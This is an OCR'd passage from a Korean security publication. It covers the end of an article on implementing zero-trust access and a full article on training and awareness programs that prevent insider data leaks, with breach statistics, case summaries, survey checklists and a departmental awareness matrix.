② **승인 시스템** : 외부에서 내부 접근이 필요할 때 업무 목적의 내부 활용자산 접근 허가를 신청한다.

③ **사용자/디바이스 보안 체계** : 접근 허가 행위주체(임직원, 디바이스)는 내부의 활용자산에 접근하기 위해서 외부 임직원과 단말의 인증, 무결성 검사, 보안성/행위 감시 체계 기동 후, 내부 활용자산까지의 접근 허가를 관리한다.

④ **시스템 리스크 평가 시스템 / PAM / 승인 신청시스템** : 관리자 승인 범위에 따른 활용자산 접근 허가 및 비인가 자산 접근 통제

⑤ **SDP / SDP Connector / VDI Gateway / PAM / 인증시스템** : 외부 단말의 내부 접속을 위한 전용 애플리케이션, 게이트웨이, 컨트롤 플레인, 데이터 플레인 분리를 통한 노출로 인한 위협 최소화 및 피해 최소화 격리를 위한 오브젝트 세그멘테이션 구현

⑥ **디바이스 상태 검증 및 교정** : 외부 단말 및 사용자 행위에 따른 동적 내부 접근 대역 조절 또는 통제
⑦ **통합로그시스템** : 통합 로그 시스템을 통한 연결 세션 내, 모든 접속, 행위로그 취합 분석

해당 프로젝트를 구축 중 기업과 프로젝트 구성원들이 가장 중점을 두었고, 끝까지 어려움을 겪었던 내용은 접근대상인 모든 인프라 자산에 대한 현황 조사, 분류, 위험도 측정이었다. 큰 비용을 들인 글로벌 컨설팅 기업의 참여에도 불구하고 IT 자산의 식별과 분류는 프로젝트 기간을 훨씬 넘어선 기간까지 끝나지 않았다. 그만큼 내부 조직 간 협조와 지원이 필요한 영역이라 할 수 있다.

접속 인가 시, 사용자, 단말의 보안성에 문제 있는지 확인해야 한다. 접속 시점에 필수 보안 소프트웨어는 설치 및 운용되고 있는지, 보안 환경은 정의된 보안 규칙을 준수하는지, 위협 요소가 설치되었거나 정보유출의 가능성이 있는지 종합적으로 판단하여 접속 여부를 결정하는 ZTNA의 요소를 포함해야 한다.

접속 인가 시, **접속 신청의 유효성 검증은 네트워크 마이크로세그멘테이션 수준으로 구성되어야 한다. 업무 목적에 필요한 연결만 허용**되어야 한다. 어떤 업무는 리소스 서버로 연결되어야 하고, 내부에 있는 개인 워크스테이션으로 접근이 되어야 하거나, 리소스 서비스로 접근되는 경우도 있다. 이와 같이 신청 시점의 업무 패턴의 정확한 구분과 그에 따라 접속 가능한 리소스의 기밀성과 중요도가 미리 설정되어 신청 시점, 연결 관리, 사후 폐기 까지 자동화 관리가 가능해야 한다. **특히 접근 신청 시점부터 과도한 권한을 요청한 것이 아닌지 그 위험성을 평가하고, 측정하기 위해 위협 스코어링 평가 시스템 통해 연결 세션의 중요도, 위험성, 행위에 대한 연결 유지 적합성 평가**를 지속적으로 수행해야 한다.

접속 이후 **검증된 행위 주체라도 위협요소로 변화된다는 가정 하에 지속적인 상태 점검, 행위 분석을 반복하여 수행하여야 하며 행위주체의 상태는 스코어링으로 평가되어 관리**되어야 한다.

접속 권한은 스코어링 기반으로 평가된 행위 주체에 따라 정상인 경우, 신청한 모든 권한으로 접속을 수행하지만, **행위주체의 상태가 나빠진다면, 즉시 접속권한은 제한되거나 차단**되어야 한다.

이와 같이 제로트러스트는 **검증 대상은 세분화**하고, **세분화된 모든 내용을 검증**하며, **역할과 권한은 최소화**하고, **수용 가능한 범위 내에서 정책 관리, 관계성 통제를 수행하는 체계**를 의미하며 XDR과의 연계를 통해 빠르고 정확한 위협 요소에 대한 차단 기능이 구현 가능하다. 스코어링 시스템은 주로 XDR을 통해 평가되며 XDR과 제로트러스트는 상호 보완적인 관계로 발전해 갈 것이다.

6. 맺음말 – 보안관리자 입장에서의 고려사항

많은 이야기를 썼지만 보안관리자 입장에서 제로트러스트를 구현한다면 검토해야 할 사항들을 몇 가지 점검해 본다. 현재 시장에 제로트러스트를 구현하기 위한 제품들은 계속 나오고 있는 상황이지만 우리가 무엇을 어떤 방식으로 보호해야 할지는 사용자가 결정하지 않고 타 사업자가 진행한 방법을 그대로 진행한다면 ROSI(Return On Security Investment: 보안투자 효과)측면에서 손실을 감수해야 할 것이다. 특히나 최근 SaaS 형태의 구독형 서비스로 계약이 바뀌면서 늘어난 보안비용을 CFO에게 설득하기가 쉽지 않다. 그래서 한 번에 너무나 많은 것을 바꿀 수 없는 것은 자명하고 반드시 필요한 것을 정하여 빠른 시간 내에 적용하여 보안에서 늘 추구하는 "보안성은 강화하되 임직원의 업무 편이성은 높일 수 있도록" 해야 할 것이다.

① "무엇을 보호할 것인가"를 검토하는 **제로트러스트 아키텍처 설계과정에서 기존 보안 제품 및 조직의 IT 시스템간의 상호 호환성을 충분히 검토**해야 할 것이다. 첨언하자면 내부에서 사용하고 있는 시스템의 현황을 파악하고 제로트러스트 컨셉에 맞게 재배치, 고도화하여 활용성을 높여야 한다.

② 신기술을 사용함에 따라 익숙하지 않은 내부 직원들의 참여가 떨어질 수 있기 때문에 **전사적인 참여를 위한 독려가 필요**할 것이다. 필자의 경험을 이야기하자면 신규 시스템을 도입하기 위해 전사 캠페인 및 조직내부에 헬프데스크까지 운영했었다.

③ 보안 담당자 입장에서는 제로트러스트 검토 전에 운영하는 **내부 시스템을 파악**하고 어떠한 방식으로 **적용해야 할지 변화의 우선순위를 결정**하고 많은 고민을 통해야만 내부 임직원에 반대를 최소화 할 수 있을 것이다.

④ 앞부분에서 언급한 내용이지만 **한 번에 큰 변화를 생각하지 말아야 할 것**이다. 일반적으로 많은 변화를 겪게 된다면 임직원 입장에서 거부감이 들게 되기 때문에 최소한 기간을 가지고 가야 한다. 기간을 고려하지 않고 추진한다면, 블라인드(Blind)에서 보안 팀으로 인해 일을 할 수가 없다는 성토가 증가할 것이다.

내부자 기업 자산 유출 방지를 위한 교육/훈련 방안

강서경 전임, 씨드젠, evelyn@seedgen.kr
김소정 전임, 씨드젠, sojeong2@seedgen.kr

최근 각종 미디어를 통해 기업의 정보유출 사고를 심심찮게 접할 수 있다. 이를 정보유출 '주체'의 관점으로 분류하면 크게 '외부자'와 '내부자'에 의한 유출로 나눌 수 있다. 여태껏 외부자에 의한 정보유출을 막기 위한 방어체계 구축이나 연구 등은 활발히 이루어져 왔으나 내부자에 의한 유출은 예측하기가 어렵고, 패턴이 일정치 않음 등의 이유로 상대적으로 소홀하게 다뤄져 왔다.

즉, 내부자에 의한 정보유출을 막기 위해서는 기술적 측면의 접근만으로는 역부족이며, 인적 관리를 토대로 체계적인 교육 및 훈련이 병행되어야만 한다. 그렇다면 어떤 방식으로 교육 및 훈련이 이루어졌을 때 보다 효과적으로 내부자 정보유출을 방지할 수 있을지 내부자 정보유출 및 보안교육의 실태와 더불어 살펴보고자 한다.

1. 기업을 위협하는 내부자 기업정보 유출

1) 내부자 기업 자산 유출 현황

산업기밀보호센터의 통계에 의하면 국내 기밀유출 사고의 경우 전·현직 직원에 의한 기업기밀유출이 약 80%를 차지하는 것으로 밝혀졌다. 실제로 2014년 발생한 국내 3개 금융 회사의 개인 신용 정보 1억 4천만 건 유출 등은 모두 내부자에 의해 발생한 사고였다.

또한 글로벌 정보보안업체 프루프포인트(Proofpoint)가 발표한 '2022 내부자 위협 비용 글로벌 보고서'에도 내부자 사고 총계는 6,803건으로 연간 평균 총비용이 1,540만 달러(약 201억 4,000만 원)에 달한다고 전했으며, 이 가운데 업무 과실과 관련된 사고는 56%에 도달하고 39%의 기업이 내부자로 인해 사이버보안 피해를 입은 것으로 나타났다. 이렇듯 내부자에 의한 기업의 정보유출은 더욱더 늘어날 가능성이 농후하고, 그에 대한 피해 규모도 업종에 따라 최대 몇 조에 이를 수 있을 것으로 예상된다.

2) 내부자 기업 자산 유출 유형

내부자에 의한 기업 자산 유출 유형으로는 직원의 부주의와 실수로 비롯되는 디바이스 보안 관리 소홀, 보안 패치 업그레이드 미실행, 이메일 참조실수, 검색엔진 노출 등을 들 수 있으며 클라우드(Cloud), 챗지피티(ChatGPT) 등 AI 신기술로 인한 정보유출도 새로운 유형으로 대두되고 있다. 위와 같은 유형은 내부자 부주의에 의한 정보유출이라고 한다면, 다크웹(Dark web)을 통해 개인정보 파일을 불법 거래하는 등의 악의적인 내부자로 인한

기업정보 유출도 존재한다. 두 가지 종류의 정보유출 유형은 주체의 고의성 여부로 서로 다른 양상의 것으로 보일수도 있지만, 지속적인 교육 및 훈련이 근본적 해결책이라는 점은 공통적이다.

3) 유출 사례


- 국내 17개 대형병원에서 환자의 개인정보를 유출하여 과태료를 부과했다. 대부분 내부 직원이 환자 정보를 제약사 직원에게 이메일, USB 등을 통해 송부하거나 제약사 직원이 환자 정보를 촬영·다운로드하도록 묵인 또는 병원시스템에 직접 접근한 것으로 나타났으며, A 병원은 66,949건, B 병원은 57,912명 등 약 18만 명의 개인정보가 유출되어 총 6,480만 원의 과태료가 부과됐다.

- B기업에 근무하던 A연구원이 이미지를 인식하는 인공지능에 사용할 훈련 자료를 클라우드에 업로드 하던 중 실수로 보안키, 비밀번호 및 내부 직원의 메시지 3만 개가 노출되는 사고가 발생했다. 누구나 볼 수 있는 AI 학습자료 공유 링크가 회사 내부 정보까지 접속할 수 있도록 설정되어 있어 자칫하면 큰 사고로 이루어질 뻔 했으나, 문제 파악 후 해당 링크는 다음 날 삭제되었고, 해당 사건이 발생한 뒤 보안 조치를 추가로 취했다.

- 쇼핑몰 C 기업에서 특정 항목의 상품을 10만 원 이상 구매하는 고객에게 50% 적립 이용권을 배포하는 이벤트를 진행했는데, 일반 웹페이지를 통해 접속하는 캐시 정책과는 별도로 모바일 웹을 통해 접속 가능한 이벤트 페이지에만 적용되는 캐시 정책을 새로 배포했다. 이 과정에서 쇼핑몰 이용자 20명의 개인정보가 다른 이용자 29명에게 노출되는 사고가 발생했고, 방송통신위원회는 정보통신망법을 위반했다고 보고 과징금 18억 5,200만 원과 시정명령을 부과하기로 의결했다.

2. 현재 시행되는 보안교육의 한계

그렇다면 이러한 각종 정보유출을 막기 위해 각 기업과 기관들이 실시하고 있는 보안 교육의 실태는 어떠할까. 개인정보보호 실태 조사(한국인터넷진흥원, 2021)에 의하면 기업의 개인정보보호 교육 시행률은 낮은 수준이고, 시행하더라도 공공기관에서 범용적으로 제공하는 교육에 의존하는 경우가 대부분이다. 범용적으로 제공되는 교육은 조직원의 특성이나 업무 및 근무형태 등을 반영하지 못할뿐더러 그러한 교육은 대부분 법정의무교육의 성격으로, 일회성에 그치기 때문에 개개인의 보안의식을 효과적으로 높이기에는 다소 부족한 면이 있다.



[그림 1] 의무 교육에 관한 설문 조사


실제로 의무 교육의 실효성에 관한 설문 조사에서 효과가 없다는 부정적 의견이 절반이었으며, 그 이유로는 '교육을 집중해서 듣는 직장인이 없기 때문(48.7%)', '교육 내용을 실무에 적용하는 방법을 알려주지 않았기 때문'(21.4%)을 들었다. 또한 의무 교육의 수강 여부에 관한 설문 조사에서도 역시 '절반 이하 시청'이나, '거의 보지 않는다' 등의 부정적 의견이 많았으며, 그 이유로는 '매번 똑같은 내용이라서(27.9%)', '이수 시간만 채우면 된다고 생각해서(26.9%)' 등이 꼽혔다. 이처럼 법정의무교육에서 범용적인 내용만을 제공하는 개인정보보호 교육은 다소 실효성이 떨어지고 조직원 개개인의 특성에 맞게 보안인식을 함양 및 지속시키기에는 어려움이 있는 것으로 보인다.

3. 보안인식 현황 분석

따라서 범용적인 의무 교육 및 일반적인 보안교육의 한계를 극복하고 실효성 있는 교육과 훈련을 실행하기 위해서는, 첫 번째 단계로 임직원의 보안인식수준을 정확히 측정하고 분석해야 한다.

1) 보안인식수준 측정 항목

보안인식수준을 측정하는 항목으로는 기본적인 보안 위규 체크리스트에서부터 임직원 심층인터뷰까지 여러 항목들이 있다.



[그림 2] **보안인식수준 측정 항목**

① 보안 위규 및 생활 보안 점검


기업 내부자가 잠재적 또는 의도적으로 보안에 취약점이 있는지 확인할 수 있도록 체크리스트 형식으로 생활 보안 위규를 점검할 수 있다. 체크 항목으로는 출입, 중요 문서, 암호화 등을 기본적인 요소가 있고, 그 외 기업 특성에 맞춰 임직원이 필수적으로 인지해야 하는 항목을 중점적으로 작성하고 점검하는 것을 생활화해야 한다.

[표 1] **생활 보안 점검 리스트(예시)**

No	점검 리스트	YES	NO
1	외부인 출입 시 출입증을 교부하고, 담당자가 직접 인솔하여 단독적으로 움직이지 않도록 관리하는가?		O
2	회사 비밀정보를 개인 휴대폰으로 촬영하고 저장하고 있는가?		O
3	책상 위에 중요 문서를 무분별하게 방치해놓았는가?	O	
4	보안 USB를 유출하거나 분실하지 않도록 시건장치가 있는 캐비닛에 관리하고 있는가?	O	
5	PC에 패스워드를 설정하고 주기적으로 변경하는가? (최대 3개월)	O	
6	.....		

② 사전 악성 메일 모의훈련

기업 내부자를 대상으로 점점 교묘해지는 악성 메일 공격 수법에 대비할 수 있도록 실제 악성 메일과 유사한 메일 발송을 통해 모의훈련을 진행하면서 외부 해킹에 대한 위협 대응뿐만 아니라 임직원이 보유하고 있는 보안 수준 또한 점검할 수 있다. 특히 이 과정에서 진행하는 사전 악성 메일 모의훈련의 경우, 임직원의 보안인식수준을 객관적이고 정확하게 판단할 수 있다.



[그림 3] **모의훈련 절차**

③ 보안인식 설문 조사


설문 조사 내 문항의 경우, 보안에 대한 지식과 행동으로 구분하여 작성함에 따라 사전에 진행한 모의훈련 답변과 실제 행동이 일치하는지에 대한 여부를 확인할 수 있고 보다 정확한 인식수준을 측정할 수 있다.

[표 2] **설문 조사 문항(예시)**

No	설문 조사 문항	YES	NO
1	출처가 불분명한 메일을 의심 없이 열람하는가?		O
2	불명확한 사이트에 접속하지 않고, 무분별하게 파일을 다운로드 하는가?		O
3	해킹이 의심될 시 바로 정보보안 담당자에게 신고했는가?	O	
4	인가된 IP가 아닌 무선 네트워크를 임의로 사용하고 있는가?		O
5	메신저를 통해 ID/PW 등 개인정보를 공유하고 있는가?		O
6	.....		

④ 보안 위험사항 내부 제보·신고

기업 내부 제보자의 신고를 통해서도 임직원의 보안인식수준을 측정할 수 있다. 특히 사내 부정행위를 감시하고 보안 취약점을 적발하는 데에 내부 감시에 의한 제보·신고는 효과적인 방법이다. 기업은 이를 활성화하기 위해서는 내부 제보자를 위한 조치와 제도를 마련하여 안전하게 보호해줄 의무가 있다. 더불어 이들에게 합당한 보상을 제공하는 등의 혜택을 통해 궁극적으로는 기업의 투명성 향상과 부정·불법 행위의 빈도를 줄이고, 직원들이 기업 정보유출과 관련된 잠재적인 잘못을 인지했을 때 내부적으로 발언하도록 장려할 수 있다.




[그림 4] **내부자 제보·신고 절차**

⑤ 임직원 심층 인터뷰(FGI)

FGI(Focus Group Interview)는 타겟에 맞는 사용자 그룹을 인구 통계적 자료에 기초하여 한 자리에 모아 토론하는 리서치 기법으로 진행 규칙 소개부터 본 주제 관련 토의, 마무리까지 필요성에 따라 N단계로 나눌 수 있다. 계획적이고 구조화된 토론 방식으로 구성되어 있어 짧은 시간 안에 많은 정보를 이끌어낼 수 있으며, 보안에 취약한 특정 그룹을 선정하여 내부자가 갖추고 있는 보안인식의 지식과 행동 양식을 파악하는 데에 효과적이다.

2) 분석 및 결과 도출


이와 같은 다섯 개의 항목 등을 측정하여 보안인식수준을 점수로 도출하고, 보안인식모델을 통해 조직 구성원이 속한 부서 혹은 기업이 어느 단계에 위치하고 있는지 파악한 후 주인의식 단계인 5단계[그림5]에 진입할 수 있도록 조직에 적합한 교육 및 훈련을 설계해야 한다.



[그림 5] **보안인식도 모델(5단계)**

또한 정보보안 Matrix[그림 6,7]를 통하여 구체적으로 기업의 보안인식을 분석할 수 있다.

규정준수율과 인식률의 상관관계를 토대로 각 부서가 어느 영역에 포함되어있는지 현황을 파악할 수 있다. 예를 들어 Ⅲ사분면에 분포한 부서 같은 경우에는, 정보보안에 대한 인지도가 낮고 규정준수에 대한 저항이 높은 영역으로서, 인식 제고 활동에 대해 상대적으로 부정적 반응을 예상할 수 있다. 이렇게 각 부서별 혹은 직군별로 보안인식수준에 대한 전체적인 분포도와 영역별로 각 집단이 지니는 특성을 정확히 인지하고 교육·훈련을 설계해야 한다.



[그림 6] **정보보안 Matrix**

구분	영역별 주요 내용
Ⅰ사분면 (Supporters)	• 정보보안 인식과 정보보안 실천 행동 모두 높음 • 모범사례 영역으로 인식수준을 지속적으로 유지할 수 있는 적절한 관리 필요
Ⅱ사분면 (Listener)	• 인식제고 활동 효과가 높을 것으로 예상되는 영역 • 지속적이며 단계적인 정보보안에 대한 지식 전달 및 노출로 인식 개선 가능
Ⅲ사분면 (Resisters)	• 정보보안에 대한 인지도가 낮으며 규정준수에 대한 저항이 높은 영역 • 인식제고 활동에 대한 상대적으로 부정적 반응 예상과 향후 점진적 개선이 필요한 그룹
Ⅳ사분면 (Opponents)	• 지식은 높지만 규정준수에 대한 저항이 예상되는 영역 • 단순 인식제고 활동보다는 강화된 훈련 및 점검 등으로 집중 관리가 필요


[그림 7] **정보보안 Matrix 분석**

4. 실효성 있는 교육·훈련을 위한 제언

조직의 보안인식에 대한 현황을 분석했다면, 다음 단계는 그 분석 결과를 토대로 각 조직 및 부서에 적합한 보안인식제고 활동을 설계해야 한다.

1) 시의성을 고려한 보안인식제고 활동 도출

분석 결과를 통하여 보안 활동 이벤트, 위반자 대상 개인정보보호 교육, 사내 모의 해킹대회 등의 보안인식제고 활동을 항목별로 도출하고 이를 시급성과 전략적 중요도를 기준으로 점수를 측정하여 우선순위를 마련한다. 여기서 '시급성'은 이행과제 간 관계 및 특성을 감안하여 선행될 필요가 있는 정도이고 '전략적 중요도'는 조직상황과 과제 수행 시의 효과를 감안했을 때 중요성이 필요시 되는 정도이다. 보안인식제고 활동을 ①즉시 실행, ②단계적 선별적 실행, ③중장기 과제의 단계로 설정하여 조직원에게 시기별로 가장 적합한 보안인식제고 활동을 파악하여 우선적으로 시행한다.



[그림 8] 보안인식제고 활동 도출

2) 맞춤형 교육의 필요성

보안인식제고 교육 및 활동을 계획할 때는 임직원별 부서 현황과 근무형태 및 인사현황까지 고려하여 설계해야 한다. 조직 내 직무 역할별로 반드시 수강해야 할 개인정보보호 교육 내용이 조금씩 상이할 수 있기 때문에 역할별로 교육을 설계해야 하며, 혹 규정위반자가 있다면 관련 내용을 교육에 추가하여 필수로 듣게 해야 한다.

또한, 부서별로 내근직, 재택근무, 파견·출장 등 근무형태가 다양하고 그에 따라서 중점적으로 강조해야 할 사항들이 있기 때문에 조직원의 근무형태를 충분히 고려해야 한다. 더불어 신규입사자, 퇴직예정자 등의 인사현황 역시 반드시 염두에 두어야 할 사항이다. 특히 특허청 통계에 의하면 국내 기업의 영업비밀 유출 사례 중 퇴직자·이직자에 의한 영업비밀 유출이 절반 이상을 차지한다고 나타났다.(2022년 지식재산 보호 실태조사, 특허청)

비밀유지 서약서와 같은 기본적인 방안에서부터 보안 분석 시스템을 구축하는 한편, 집중적이고 지속적인 교육 및 훈련을 통하여 해당 집단이 고의성의 여부와 상관없이 정보유출이 발생하지 않도록 미연에 방지해야 한다.

마지막으로, 설계한 교육을 끝마친 후에는 임직원 대상 만족도 조사 및 설문조사를 실시하여 유의미한 데이터 및 개선사항을 즉각적으로 교육 내용에 반영하여 교육의 실효성을 한층 더 높여야 한다.

[표 3] 직무별·근무형태별·인사현황별 교육 체크 리스트 예시

3) 흥미를 유발할 수 있는 참여형·반응형 인식제고활동

현재 기업에서 실시하고 있는 인식제고 활동은 대부분 일방향적인 내용 공유 방식이다. 단순한 개인정보보호 관련 뉴스 제공, 포스터 제작, DM 발송 등의 활동으로는 임직원에게 실효성 있는 보안인식 제고를 기대하기는 어렵다. 임직원들의 흥미를 유발할 수 있는 사례 중심의 DM이나 카드 뉴스를 제작하거나, 구성 방식도 고루하거나 딱딱한 형태보다는 친근함과 관심을 유발할 수 있는 웹툰형 등의 시각적인 자료로 제작하여 배포하는 것이 좋다. 또한, 퀴즈나 이벤트를 실시하여 참가자에게 포상하는 등의 참여형·반응형 활동을 통해 임직원에게 더욱 효과적인 보안인식제고를 기대할 수 있다.

[그림 9] 스토리텔링 기반의 보안인식제고 활동(예시)

[그림 10] 반응형·참여형 기반의 보안인식제고 활동(예시)


4) 거시적 관점의 보안인식제고 활동 계획

